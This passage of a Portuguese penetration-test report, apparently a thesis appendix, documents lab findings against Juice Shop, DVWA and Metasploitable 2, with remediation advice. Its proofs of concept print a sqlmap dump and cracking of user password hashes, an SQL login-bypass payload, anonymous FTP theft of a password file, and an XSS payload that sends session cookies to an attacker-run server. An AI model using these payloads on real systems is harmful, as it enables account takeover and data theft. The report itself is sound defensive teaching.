No contexto do Pentest, não foi preciso explorar a vulnerabilidade de injeção de código, pois conseguimos acesso ao dispositivo por outros meios. Mas, isso não muda o fato de a vulnerabilidade continuar existindo e de precisar ser corrigida. Além disso, existem outras vulnerabilidades associadas a este serviço desatualizado, como por exemplo a vulnerabilidade de login nulo que conseguimos explorar. A vulnerabilidade de login nulo permite um atacante se autenticar no serviço e expandir a superfície de ataque sem precisar de credenciais.

PROVA DE CONCEITO



Figura 114 – Prova de Conceito: Samba 3.0.20 < 3.0.25rc3

```
(kali㉿workstation)-[~]
$ smbclient -L \\127.0.0.1 -N
Anonymous login successful

      Sharename          Type      Comment
    [redacted]          Disk      Printer Drivers
          print$          Disk      oh noes!
          tmp              Disk
          opt              Disk
          IPC$             IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
          ADMIN$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 127.0.0.1 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available

(kali㉿workstation)-[~]
$
```

RECOMENDAÇÕES

- 1. Atualize o sistema operacional:** Realize o backup e atualize o sistema operacional da estação de trabalho para uma versão mais atualizada, como Windows 10 ou 11, as quais possuem suporte da Microsoft.
- 2. Implemente uma política de hardening:** Para cada dispositivo novo adicionado na rede, garanta que sua implementação seja feita de forma segura, aplicando patches de segurança, atualizações constantes, regras de firewall, desativação de recursos desnecessários etc. Como guia para isso, recomendamos os manuais da CIS (Center of Internet Security).
- 3. Monitoramento e Análise de Rede:** Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.



VULN005

NOME	A03:2021 – Injeção: Blind SQL Injection
CLASSIFICAÇÃO	CRÍTICA
Descrição	O ponto da API responsável por realizar consultas no banco de dados por produtos, não realiza a sanitização dos dados de entrada do usuário, causando a vulnerabilidade de injeção de SQL.
IMPACTO	Explorando a falha, um criminoso consegue extrair todas as informações da base de dados do site, ferindo completamente o pilar de confidencialidade de segurança da informação.
LOCAIS AFETADOS	http://juice-sh.op/rest/products/search?q=2
PARÂMETRO VULNERÁVEL	/search?q=
REFERÊNCIAS	A03:2021 – Injection How to prevent SQL Injection Vulnerabilities: How Prepared Statements Work Does SQLite3 have prepared statements in Node.js? SQL Injection Prevention Cheat Sheet

VULNERABILIDADE

Segundo a OWASP TOP 10 2021, em sua definição de classificações de injeção (A03:2021), a vulnerabilidade de injeção de SQL ocorre quando um agente malicioso consegue alterar a lógica de consulta no banco de dados no backend, permitindo o roubo de informações no banco de dados e, em alguns casos, alteração de informações, eliminação de informações ou até mesmo a invasão completa do dispositivo, garantindo ao atacante acesso shell.

No cenário do Juice Shop, encontramos no ponto de pesquisa de API, a vulnerabilidade de injeção de SQL às cegas (Blind SQL Injection), em que é possível identificar certos comportamentos da aplicação que indicam que determinada injeção foi bem-sucedida. Usando ferramentas automatizadas, consegue-se extrair rapidamente as informações usando algumas técnicas de verificação de consultas às cegas.

PROVA DE CONCEITO



Figura 115 - Prova de Conceito: Blind SQL Injection

```
[{"status": "success", "data": [{"id": 4, "name": "Juice Shop - Permafrost", "2020 Edition": "Description", "Explain": "Explain the OWASP Juice Shop archive released tagline.", "image": "owasp_juice_shop_permafrost.jpg", "createdAt": "2024-03-11 13:52:25.763 +00:00", "updatedAt": "2024-03-11 13:52:25.763 +00:00", "deletedAt": "null"}, {"id": 33, "name": "Melon Bike (Comeback Product 2018 Edition)", "description": "The wheels of this bicycle are made from real water melons. You might not want to ride it up/down the curb too hard.", "price": 9999.99, "deluxePrice": 9999.99, "image": "permafrost.jpg", "createdAt": "2024-03-11 13:52:25.763 +00:00", "updatedAt": "2024-03-11 13:52:25.763 +00:00", "deletedAt": "null"}, {"id": 34, "name": "OWASP Juice Shop T-Shirt", "description": "This amazing mobile app security awareness board game is a href=\"https://steamcommunity.com/sharedfiles/filedetails/?id=1970691216\">available for Tabletop Simulator on Steam Workshop</a> now!", "price": 0.01, "deluxePrice": 0.01, "image": "melon_bike.jpeg", "createdAt": "2024-03-11 13:52:25.762 +00:00", "updatedAt": "2024-03-11 13:52:25.762 +00:00", "deletedAt": "null"}, {"id": 35, "name": "OWASP Snakes and Ladders - Mobile Apps", "description": "This amazing mobile app security awareness board game is a href=\"https://steamcommunity.com/sharedfiles/filedetails/?id=1970691216\">available for Tabletop Simulator on Steam Workshop</a> now!", "price": 0.01, "deluxePrice": 0.01, "image": "snakes_ladders_m.jpg", "createdAt": "2024-03-11 13:52:25.762 +00:00", "updatedAt": "2024-03-11 13:52:25.762 +00:00", "deletedAt": "null"}]}
```

Figura 116 - Prova de Conceito: Blind SQL Injection II

The screenshot shows a terminal window on the left and a browser window on the right. The terminal window displays the command: `sudo sqlmap -r requisicao.txt.raw --dbs --random-agent --dbms.sqlite3 --level 5 --risk 3 -p q`. Below the command is a diagram of a network stack with various layers labeled. The URL `https://sqlmap.org` is shown at the bottom of the stack diagram. The browser window shows the OWASP Juice Shop homepage with the title "All Products". The terminal window also shows the log output of the sqlmap tool, which includes a warning about a heuristic test for an AND boolean-based blind SQL injection.

```
(kali㉿workstation) [~/Desktop/tcc]
$ sudo sqlmap -r requisicao.txt.raw --dbs --random-agent --dbms.sqlite3 --level 5 --risk 3 -p q
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
[!] Developers assume no liability and are not responsible for any misuse o
[*] starting @ 11:40:36 /2024-03-11/
[11:40:36] [INFO] parsing HTTP request from 'requisicao.txt.raw'
[11:40:36] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.
[txt/user-agents.txt'
[11:40:36] [INFO] testing connection to the target URL
[11:40:36] [INFO] checking if the target is protected by some kind of WAF
[11:40:36] [INFO] testing if the target URL content is stable
[11:40:36] [INFO] target URL content is stable
[11:40:36] [WARNING] heuristic (basic) test shows that GET parameter 'q'
[11:40:36] [INFO] testing for SQL injection on GET parameter 'q'
[11:40:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clau
[11:40:38] [INFO] GET parameter 'q' appears to be 'AND boolean-based blin
[11:40:38] [INFO] testing 'Generic inline queries'
[11:40:38] [INFO] testing 'SQLite inline queries'
[11:40:38] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - co
[11:40:38] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[11:40:38] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query
]
```



Figura 117 - Prova de Conceito: Blind SQL Injection III

```
<current>
[20 tables]
+-----+
| Addresses
| BasketItems
| Baskets
| Captchas
| Cards
| Challenges
| Complaints
| Deliveries
| Feedbacks
| ImageCaptchas
| Memories
| PrivacyRequests
| Products
| Quantities
| Recycles
| SecurityAnswers
| SecurityQuestions
| Users
| Wallets
| sqlite_sequence
+-----+
[13:13:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 13:13:41 /2024-03-11/
```

Figura 118 - Prova de Conceito: Blind SQL Injection IV

Database: <current>	
Table: Users	
[13 columns]	
Column	Type
createdAt	DATETIME
deletedAt	DATETIME
deluxeToken	VARCHAR
email	VARCHAR
id	INTEGER
isActive	TINYINT
lastLoginIp	VARCHAR
password	VARCHAR
profileImage	VARCHAR
role	VARCHAR
totpSecret	VARCHAR
updatedAt	DATETIME
username	VARCHAR



Figura 119 - Prova de Conceito: Blind SQL Injection V

```
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ cat hashes.txt
+-----+-----+-----+
| email | username | password |
+-----+-----+-----+
| J12934@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| accountant@juice-sh.op | <blank> | e541ca7ecf72b8d1286474fc613e5e45 |
| admin@juice-sh.op | <blank> | 0192023a7bbd73250516f069df18b500 |
| amy@juice-sh.op | bkimminich | 6edd9d726cbdc873c539e41ae8757b8c |
| bender@juice-sh.op | <blank> | 861917d5fa5f1172f931dc700d81a8fb |
| bjoern.kimminich@gmail.com | <blank> | 3869433d74e3d0c86fd25562f836bc82 |
| bjoern@juice-sh.op | <blank> | f2f933d0bb0ba057bc8e33b8ebd6d9e8 |
| bjoern@owasp.org | <blank> | b03f4b0ba8b458fa0acdc02cdb953bc8 |
| chris.pike@juice-sh.op | <blank> | 3c2abc04e4a6ea8f1327d0aae3714b7d |
| ciso@juice-sh.op | wurstbrot | 9ad5b0492bbe528583e128d2a8941de4 |
| demo | <blank> | 030f05e45e30710c3ad3c32f00de0473 |
| emma@juice-sh.op | <blank> | 7f311911af16fa8f418dd1a3051d6810 |
| ethereum@juice-sh.op | <blank> | 9283f1b2e9669749081963be0462e466 |
| jim@juice-sh.op | <blank> | 10a783b9ed19ea1c67c3a27699f0095b |
| john@juice-sh.op | <blank> | 963e10f92a70b4b463220cb4c5d636dc |
| mc.safesearch@juice-sh.op | <blank> | 05f92148b4b60f7dacd04cceebb8f1af |
| morty@juice-sh.op | <blank> | fe01ce2a7fbac8fafaed7c982a04e229 |
| stan@juice-sh.op | j0hNny | 00479e957b6b42c459ee5746478e4d45 |
| support@juice-sh.op | E=ma² | 402f1c4a75e316afec5a6ea63147f739 |
| uvogin@juice-sh.op | SmilinStan | e9048a3f43dd5e094ef733f3bd88ea64 |
| wurstbrot@juice-sh.op | evmrox | 2c17c6393771ee3048ae34d6b380c5ec |
+-----+-----+-----+
└─$
```

Figura 120 - Prova de Conceito: Blind SQL Injection VI


```
(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ cat hash.txt
0192023a7bbd73250516f069df18b500

(kali㉿workstation)-[~/Desktop/tcc-files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123      (?)
1g 0:00:00:00 DONE (2024-03-16 22:25) 100.0g/s 9004Kp/s 9004Kc/s 9004KC/s austin24..SEXYBABE
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

└─$
```



Figura 121 - Prova de Conceito: Blind SQL Injection VII



RECOMENDAÇÕES

1. Uso de Prepared Statements: O uso de Prepared Statements, permite o banco de dados distinguir entre o dado de entrada do usuário e a consulta SQL em si, impedindo com que o usuário altere a lógica de funcionamento da query e consiga executar o ataque. Em Prepared Statements, define-se, primeiro, toda a estrutura de consulta e posteriormente que os dados de entrada substituem as variáveis da consulta. Dessa forma, qualquer dado de entrada, é interpretado como uma string simples, não alterando a estrutura pré-definida. Para mais informações sobre como corrigir vulnerabilidades de injeção de SQL, incluindo sobre Prepared Statements, consulte o campo de referências da vulnerabilidade.

2. Mantenha uma forte política de desenvolvimento seguro: É de extrema importância que exista uma política de desenvolvimento seguro a ser seguida, durante todo o ciclo de vida do desenvolvimento de sistemas da organização. Consulte boas documentações, como a OWASP para dicas de desenvolvimento seguro e de análises simples de vulnerabilidades, dessa forma, evitando ataques comuns de injeção de código malicioso.



3. Monitoramento e Análise de Rede: Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.

VULN006	
NOME	A03:2021 – Injeção: SQL Injection Bypass Authentication
CLASSIFICAÇÃO	CRÍTICA
Descrição	O formulário de login da aplicação não realiza a sanitização da entrada do usuário, possibilitando burlar o processo de autenticação.
IMPACTO	Trata-se de uma vulnerabilidade crítica, pois atacantes conseguem acesso administrativo completo ao site, ao alterar a lógica de consulta no banco de dados pelo login correto. Com acesso administrativo, o atacante consegue roubar informações de contas de usuários, deletar contas, alterar informações do site, isto é, tomar controle total da aplicação.
LOCAIS AFETADOS	http://juice-sh.op/rest/user/login (POST)
PARÂMETRO VULNERÁVEL	“email” e “password”
REFERÊNCIAS	A03:2021 – Injection How to prevent SQL Injection Vulnerabilities: How Prepared Statements Work Does SQLite3 have prepared statements in Node.js? SQL Injection Prevention Cheat Sheet

VULNERABILIDADE

Segundo a OWASP TOP 10 2021, em sua definição de classificações de injeção (A03:2021), a vulnerabilidade de injeção de SQL ocorre quando um agente malicioso consegue alterar a lógica de consulta no banco de dados no backend, permitindo o roubo de informações no banco de dados e, em alguns casos, alteração de informações, eliminação de informações ou até mesmo a invasão completa do dispositivo, garantindo ao atacante acesso shell.

Neste caso específico, o ponto vulnerável é o formulário de login, que pode ser burlado quando um atacante envia um código específico para alterar a lógica de checagem do mecanismo de autenticação, o permitindo se autenticar como administrador da plataforma.



PROVA DE CONCEITO

Figura 122 – Prova de Conceito: Bypass Authentication

Login

Email *
emailqualquercoisa@gmail.com' or 1=1#

Password *
SENHA

Forgot your password?

Log in

Remember me

or

G Log in with Google

Not yet a customer?



Figura 123 – Prova de Conceito: Bypass Authentication II

```
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 62
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; co
W2PaW3mD5oBa7Mp6PLlyrKw2zd5btQfJKG0Rx1Nkeb49VvJZq8gjnEXYZr3
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{"email": "qualquercoisa@gmail.com' or 1=1;", "password": "TESTE"}
```

Figura 124 – Prova de Conceito: Bypass Authentication III

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

All Products

Product Image	Name	Price
	Apple Juice (1000ml)	1.99¤
	Apple Pomace	0.89¤
	Banana Juice (1000ml)	1.99¤

Account Your Basket 6 EN

- admin@juice-sh.op
- Orders & Payment
- Privacy & Security
- Logout

RECOMENDAÇÕES

1. Uso de Prepared Statements: O uso de Prepared Statements, permite o banco de dados distinguir entre o dado de entrada do usuário e a consulta SQL em si, impedindo com que o usuário altere a lógica de funcionamento da query e consiga executar o ataque. Em Prepared Statements, define-se, primeiro, toda a estrutura de consulta e posteriormente que os dados de entrada substituem as



variáveis da consulta. Dessa forma, qualquer dado de entrada, é interpretado como uma string simples, não alterando a estrutura pré-definida. Para mais informações sobre como corrigir vulnerabilidades de injeção de SQL, incluindo sobre Prepared Statements, consulte o campo de referências da vulnerabilidade.

2. Mantenha uma forte política de desenvolvimento seguro: É de extrema importância que exista uma política de desenvolvimento seguro a ser seguida, durante todo o ciclo de vida do desenvolvimento de sistemas da organização. Consulte boas documentações, como a OWASP para dicas de desenvolvimento seguro e de análises simples de vulnerabilidades, dessa forma, evitando ataques comuns de injeção de código malicioso.

3. Monitoramento e Análise de Rede: Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.

VULN007	
NOME	A03:2021 – Injeção: Cross-Site Scripting (Juice Shop)
CLASSIFICAÇÃO	CRÍTICA
DESCRÍÇÃO	A função de busca da aplicação não realiza a sanitização adequada da entrada do usuário, fazendo com que scripts maliciosos possam ser injetados no campo de busca.
IMPACTO	A vulnerabilidade abre portas para diversos ataques de engenharia social e roubo de sessão. No contexto da aplicação Juice Shop, a vulnerabilidade possui um elevado nível de criticidade, pois com ela é possível roubar dados de sessão somente pelo fato do usuário clicar no link.
LOCAIS AFETADOS	http://juice-sh.op/#/search?q=pesquisa
PARÂMETRO VULNERÁVEL	/#/search?q=
REFERÊNCIAS	A03:2021 – Injection Cross Site Scripting Prevention Cheat Sheet Protect Your Angular App From Cross-Site Scripting



VULNERABILIDADE

A vulnerabilidade de Cross-Site Scripting (XSS), ocorre quando a aplicação não realiza a sanitização de entrada, de alguma função do site responsável por escrever a entrada do usuário no código fonte, como por exemplo, uma função de busca que exibe na tela a sequência de texto que o usuário pesquisou.

No cenário do Juice Shop, a vulnerabilidade ocorre no campo de busca de produtos, no qual é possível realizar a injeção de código malicioso e forjar links maliciosos. Enviando esses links maliciosos para usuários, consegue-se capturar os dados de sessão e obter acesso as suas contas. Além disso, outras possibilidades podem existir, como um ataque de redirecionamento de usuários para uma página fraudulenta, que tenha o intuito de roubar as credenciais.

PROVA DE CONCEITO

Figura 125 – Prova de Conceito: XSS (Juice Shop)

The screenshot shows a browser window with the URL `127.0.0.1:3000/#/search?q=<script>alert(1)<%2Fscript>`. The search bar contains the injected script. The page title is "OWASP Juice Shop". The search results table has one row with the text "Search Results -". The "searchValue" span in the table row is highlighted with a red box and contains the injected script: `<script>alert(1)</script>`. The developer tools' element inspector shows the same span with the same value. The browser's status bar shows "Selected" over the injected script.



Figura 126 – Prova de Conceito: XSS (Juice Shop) II

The screenshot shows a browser window with the URL `127.0.0.1:3000/#/search?q=<img%20src%3Dx%20onerror%3D"alert(1)">`. The search bar contains the payload ``. The page displays the results of the search query, which includes a red box highlighting the search bar and another red box highlighting the search results area.

Figura 127 – Prova de Conceito: XSS (Juice Shop) III

The terminal window shows the command `sudo python3 -m http.server 80` running. The browser window shows the URL `127.0.0.1:3000/#/search?q=<img%20src%3Dx%20onerror%3D"fetch('http://2F%2F192.168.1.17%2F%3Fcookie%3D'+document.cookie)">`. A red box highlights the search bar with the XSS payload.

Figura 128 – Prova de Conceito: XSS (Juice Shop) IV

The screenshot shows the Network tab of the browser developer tools. A red box highlights the cookie named `continue...` with the value `1KbV5a7Q65y3YJp1kNW4RKP9Xjd5&AvOElgbLeqVmDBMn8roZw2alnJ9`. Another red box highlights the cookie named `token` with the value `eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzGF0dXMiOiJzdWNjZXNlIiwicGF0YSI6eyJpZC16MSwidXNlcm5hWml0i11LClJbWFpbCTGtFkbwl0cQpiaWNlXN0LmPwiwiGfzc3dvcmo101iWMTkYMDIzYTdiYmQ3MzI1MDUxNmYwNj1kZjE4YjjuWCIsInJvbGU0JhZG1pbisImRlbh4VZRv22Uljo1liwiibGfdExvZ2luSXAI0111LCJwcmb9awwLSWlhZ2Uj01jh3NldHhvibG1JLj2lYwd1cy91cgvxYWWRz12RLzm0DHR8ZG1pbis5wmclCJ0b3RwU2VjcmV0IjojIiwiiaXBv3RpdmUionRydWUsInWzNF0ZWRBdc16ijTwMjQLMDMtMTegMtG6MTA6MjQUmzMCIsInWzGF0ZWRBdc16ijTwMj0tMDMtMTegMtG6MTA6MjQUmzMCIsInRlbv0ZWRBdc16hnvsbH0sImhdc16MTcxMDE3NzEwOX0.OXP-Rr0S2b0fLEWtsdsNb0wTBnbh1UBtER1MaJhJmVfAhPwZ92mr023l0nkWhnHnVcgmT50lFrPYm0zawvu-NfdD_uPx5vb_M7uYEVmxp05ifTa_jyZeGuobbk9H0ea5bE6z-SDVpcmLq-FTHB9W2CAano1fa4wE3h0%;%20continueCode=1KbV5a7Q65y3YJp1kNW4RKP9Xjd58AvOElgbLeqVmDBMn8roZw2alnJ9 HTTP/1.1`. The value is 200 -.



Figura 129 – Prova de Conceito: XSS (Juice Shop) V




Figura 130 – Prova de Conceito: XSS (Juice Shop) VI

User	Review Content	Rating
admin@juice-sh.op	I love this shop! Best products in town! Highly recommended! (**@juice-sh.op)	★★★★★
jim@juice-sh.op	Great shop! Awesome service! (***@juice-sh.op)	★★★★★
bender@juice-sh.op	Nothing useful available here! (***der@juice-sh.op)	★
bjoern.kimminich@gmail.com	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriag...	★
ciso@juice-sh.op	Incompetent customer support! Can't even upload photo of broken purchase!...	★★
support@juice-sh.op	This is the store for awesome stuff of all kinds! (anonymous)	★★★★★
morty@juice-sh.op	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★★

RECOMENDAÇÕES

- Sanitização de dados:** Utilize o módulo de sanitização do Angular para garantir que dados de entrada (como inputs de formulários, dados de APIs, etc.) sejam filtrados e escapados corretamente antes de serem exibidos na interface do usuário.
- Utilize Interpolation seguro:** Ao usar interpolação para exibir dados dinâmicos na interface do usuário, certifique-se de usar interpolação segura (`{{ data | safe }}`) para garantir que os dados sejam escapados adequadamente e não sejam interpretados como código HTML ou JavaScript.
- Evite o uso de innerHTML:** Evite usar a propriedade `innerHTML` para inserir conteúdo dinâmico na página, pois isso pode abrir brechas para



ataques XSS. Em vez disso, use a vinculação de propriedades do Angular para atualizar o conteúdo de elementos de forma segura.

4. **Utilize Content Security Policy (CSP):** Configure uma política de segurança de conteúdo (CSP) adequada no servidor para restringir quais recursos (como scripts, estilos, imagens etc.) podem ser carregados e executados na página. Isso ajuda a mitigar o risco de ataques XSS.
5. **Validação de entrada:** Sempre valide e sanitize dados de entrada do usuário no servidor antes de processá-los ou armazená-los. Isso ajuda a evitar que dados maliciosos sejam aceitos e processados pela aplicação. Para isso, consulte a documentação correspondente ao framework de desenvolvimento.
6. **Atualizações regulares:** Mantenha a aplicação Angular e suas dependências (como bibliotecas, frameworks etc.) sempre atualizadas para garantir que quaisquer vulnerabilidades conhecidas sejam corrigidas. Nesse sentido, atente-se a biblioteca jQuery, pois versões antigas estão suscetíveis a diversos ataques de XSS.
7. **Testes de segurança:** Realize testes de segurança regulares, como testes de intrusão e análises estáticas de código, para identificar e corrigir potenciais vulnerabilidades de segurança, incluindo XSS.
8. **Mantenha uma forte política de desenvolvimento seguro:** É de extrema importância que exista uma política de desenvolvimento seguro a ser seguida, durante todo o ciclo de vida do desenvolvimento de sistemas da organização. Consulte boas documentações, como a OWASP para dicas de desenvolvimento seguro e de análises simples de vulnerabilidades, dessa forma, evitando ataques comuns de injeção de código malicioso.
9. **Monitoramento e Análise de Rede:** Implementar ferramentas de monitoramento de rede para detectar atividades suspeitas, como um aumento incomum no tráfego de rede, que pode indicar um ataque em andamento.



VULN008

NOME	Login anônimo habilitado: FTP
CLASSIFICAÇÃO	CRÍTICA
DESCRIÇÃO	O serviço de FTP se encontra mal configurado, permitindo um atacante se autenticar no serviço com login anônimo, expandindo a superfície de ataque.
IMPACTO	Classificamos a vulnerabilidade como crítica, pois ela nos deu acesso a um arquivo de senhas do administrador, garantindo acesso total ao servidor Metasploitable 2 sem grandes esforços.
LOCAIS AFETADOS	Metasploitable 2
REFERÊNCIAS	Anonymous FTP Enabled Exploiting Anonymous FTP Access and FTP Brute-force

VULNERABILIDADE

Caso configurado incorretamente, o serviço de FTP pode permitir a autenticação anônima através das credenciais anonymous:anonymous ou ftp:ftp. Com isso, um criminoso consegue expandir a superfície de ataque ao ter acesso a novas funcionalidades da aplicação ou até mesmo a arquivos expostos.

No Metasploitable 2, a vulnerabilidade mostrou-se como crítica, pois conseguimos acesso as credenciais do usuário administrador ao explorar a vulnerabilidade.

PROVA DE CONCEITO



Figura 131 – Prova de Conceito: FTP Anônimo

```
(kali㉿kali)-[~]
└─$ ftp anonymous@192.168.15.6
Connected to 192.168.15.6.
220 (vsFTPD 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32380||).
150 Here comes the directory listing.
-rw-r--r-- 1 107 0 34 Oct 12 00:22 senhas.txt
226 Directory send OK.
ftp> get senhas.txt
local: senhas.txt remote: senhas.txt
229 Entering Extended Passive Mode (|||52210||).
150 Opening BINARY mode data connection for senhas.txt (34 bytes).
100% |*****| 34 53.12 KiB/s 00:00 ETA
226 Transfer complete.
34 bytes received in 00:00 (7.99 KiB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~]
└─$ cat senhas.txt
usuario: msfadmin
senha: msfadmin

(kali㉿kali)-[~]
└─$
```

RECOMENDAÇÕES

- Atualize o software:** Atualize o vsftpd para a versão mais recente, a qual não possui vulnerabilidades de classificação alta catalogada. Para realizar a atualização, use o gerenciador de pacotes específico do sistema operacional.
- Implemente uma política de atualização e hardening:** É importante que se tenha uma política rígida de atualização e hardening na infraestrutura de TI da organização, a fim de evitar que vulnerabilidades semelhantes apareçam no futuro. A política deve exigir que um sistema seja atualizado corriqueiramente e, antes de ser colocado em produção, que passe pelo processo de hardening, a fim de dificultar o sucesso de ataques cibernéticos. Uma fonte que recomendamos para políticas de hardening de diversos sistemas, é a CIS (Center Of Internet Security), que dispõe de manuais para diversos sistemas operacionais e serviços.
- Desabilite o login anônimo:** Após atualizar o vsftpd, desabilite o login anônimo acessando o arquivo de configuração do vsftpd (/etc/vsftpd/vsftpd.conf). Na opção “anonymous_enable”, defina o valor como “NO”.
- Implemente um controle de acesso seguro:** Evite vazamentos de dados ao tomar cuidado com arquivos de senhas ou de outras



informações sensíveis, não protegidos corretamente. Defina os privilégios corretos de acesso a esses arquivos, garantindo que somente os usuários corretos possam acessá-los, como por exemplo, usando o utilitário chmod do Linux.

VULN009	
NOME	A03:2021 – Injeção: Cross-Site Scripting (DVWA)
CLASSIFICAÇÃO	ALTA
Descrição	Um determinado formulário da aplicação não realiza a sanitização adequada da entrada do usuário, fazendo com que scripts maliciosos possam ser injetados no campo de busca.
Impacto	A vulnerabilidade abre portas para diversos ataques de engenharia social e roubo de sessão.
Locais Afetados	http://dvwa/dvwa/vulnerabilities/xss_r/?name=dados
Parâmetro Vulnerável	name
Referências	A03:2021 – Injection Cross Site Scripting Prevention Cheat Sheet Best Practices to Prevent XSS in PHP Web Apps How to prevent XSS

VULNERABILIDADE

A vulnerabilidade de Cross-Site Scripting (XSS), ocorre quando a aplicação não realiza a sanitização de entrada, de alguma função do site responsável por escrever a entrada do usuário no código fonte, como por exemplo, uma função de busca que exibe na tela a sequência de texto que o usuário pesquisou.

Encontramos a vulnerabilidade no site DVWA na rede interna. No contexto desse site, a vulnerabilidade possui classificação alta, pois apesar de ser possível o roubo de sessão, não encontramos muitas informações de caráter sigiloso na aplicação. Entretanto, isso não descarta de forma alguma a necessidade de correção da vulnerabilidade, pois ela pode ser usada como vetor de ataque para atacar os usuários da organização.



PROVA DE CONCEITO

Figura 132 – Prova de Conceito: XSS (DVWA)

The screenshot shows a browser window for the Damn Vulnerable Web Application (DVWA). The URL is `192.168.1.9/dvwa/vulnerabilities/xss_r/?name=tccufra2024`. The DVWA logo is at the top right. On the left, a sidebar menu lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, and About. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a placeholder "What's your name?" and a "Submit" button. Below the form, the output "Hello tccufra2024" is displayed in a red-bordered box. A "More info" section provides links to external resources: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

Figura 133 – Prova de Conceito: XSS (DVWA) II

This screenshot shows a dual-pane interface. The left pane is a terminal window displaying a scan log from the Nmap tool. The log details a scan of port 80 on host 192.168.1.9, identifying various services and vulnerabilities, including a reflected XSS payload found in the DVWA application. The right pane is a browser window for DVWA, showing the same XSS test as in Figura 132, with the injected payload "Hello tccufra2024" displayed in the response. The DVWA sidebar and menu are visible on the right.

RECOMENDAÇÕES

- Sanitização de dados de entrada:** Sempre filtre e escape dados de entrada do usuário antes de processá-los ou exibi-los na página. Isso



pode ser feito usando funções como `htmlspecialchars`, `htmlentities`, ou bibliotecas de filtragem de entrada segura.

2. **Utilize Content Security Policy (CSP):** Configure uma política de segurança de conteúdo (CSP) no cabeçalho HTTP da sua aplicação para restringir quais recursos (como scripts, estilos, imagens etc.) podem ser carregados e executados na página. Isso ajuda a mitigar o risco de ataques XSS.
